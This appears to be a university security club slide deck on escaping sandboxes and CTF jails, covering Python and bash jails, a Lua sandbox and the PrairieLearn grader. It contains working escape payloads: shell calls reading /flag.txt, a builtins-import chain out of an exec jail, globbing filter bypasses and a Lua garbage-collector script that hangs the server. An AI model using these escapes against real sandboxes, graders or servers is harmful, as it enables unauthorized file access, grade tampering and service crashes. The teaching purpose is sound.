



SANDBOX/JAIL ESCAPES


Nathan + Husnain

M E E T I N G F L A G

sigpwny{cant_contain_us}

BIG IDEA

- Sandbox = “isolated environment”
- Examples:
 - Antivirus executes in sandboxed filesystem
 - Hackerrank/PrarieLearn - executes your python
 - Python shouldn't be able to modify website
 - Python shouldn't be able to modify results/read test cases
 - OpenComputers allows lua code
 - Lua code shouldn't be able to access server files
 - Lua code shouldn't crash server
 - CTF jails - allow arbitrary code with limitations
 - Code shouldn't be able to read flag.txt!
- Goal is to escape!



```
bit          colors       colours      coroutine
disk        fs           gps          help
io          keys        math        os
parallel   peripheral  rednet      redstone
rs         shell      string      table
term       textutils  vector

> help term
Functions in the Terminal API:
term.writeC text >
term.clear()
term.clearLine()
term.setCursorPos(x, y)
term.setCursorBlink(b)
term.getSize()
term.scroll(n)
term.redirect(object)
term.restore()
>
```

CTF JAILS

- Type 1: Source limitation
 - Only allow certain characters in submission
 - Source code meets some criteria
 - Solution: Get clever with niche language features
- Type 2: Environment limitation
 - Execution environment removes functions/variables
 - Can't call `open()` or `read()`
 - Solution: Get references to functions another way

CTF JAILS

```
#Flag is at /flag.txt

def is_bad(user_input):
    banned = '*'

    for c in banned:
        if c in user_input:
            return True

    return False
```

```
import os; os.system("cat /flag.txt")
```

```
print(open("/flag.txt").read())
```

CTF JAILS

Offshift CTF 2021 pyjail

```
exec(user_input, {'globals': globals(), '__builtins__': {}}, {'print': print})
```

```
print(globals['__builtins__'].__import__('os').popen('cat /flag.txt').read())
```

What is Bash?

bash(1) - Linux man page

Name

bash - GNU Bourne-Again SHell

Synopsis

bash [options] [file]

Copyright

Bash is Copyright © 1989-2009 by the Free Software Foundation, Inc.

Description

Bash is an **sh**-compatible command language interpreter that executes commands read from the standard input or from a file. **Bash** also incorporates useful features from the *Korn* and *C* shells (**ksh** and **cs**h).

Bash is intended to be a conformant implementation of the Shell and Utilities portion of the IEEE POSIX specification (IEEE Standard 1003.1). **Bash** can be configured to be POSIX-conformant by default.

Very powerful...

the horrors of “rm -rf /”

...and actual security vulnerabilities are possible!

- case and point: [Shellshock](#)
 - bug in Bash that was present since 1989, announced in 2014
 - (very brief explanation): works by using environment variables maliciously
- smaller examples of attacks
 - command injection - if you don't properly sanitize user input, an attacker can do bad things including reading arbitrary files, getting root on the box, etc.

Bash Jail Tips

- Redirection (0,1,2 stdin/out/err)
 - `echo "hello" 1>&2` (redirects "hello" to stderr because stdout is not shown)
- Globbing
 - `cat /*.txt` if "flag" is banned
 - `cat /?????.txt` if "flag" and "*" are banned
- Other techniques: Brace Expansion, Using other services

OPEN COMPUTERS

Can we exploit the host or crash the server?

```
if rawget(mt, "__gc") ~= nil then -- If __gc is set to ANYTHING not `nil`, we're gonna have issues
  -- Garbage collector callbacks apparently can't be sandboxed after
  -- all, because hooks are disabled while they're running. So we just
  -- disable them altogether by default.
```



crash.lua

```
a = setmetatable({}, {})
getmetatable(a).__gc = function(self) while true do end end
```

P R A R I E L E A R N

Can we pass any python test case?

- PrarieLearn is open source
 - <https://github.com/PrairieLearn/PrairieLearn>
- PrarieLearn executes your python in a docker container
 - How does it verify the python submission was correct?
 - How does it sandbox python code from the test code?
 - Can we tamper with results?
- Do NOT try exploits on school instances or you will face disciplinary/legal action. Try exploits on locally hosted instances only.
- If you find something, submit an issue or create a pull request! Let's make PrarieLearn more secure!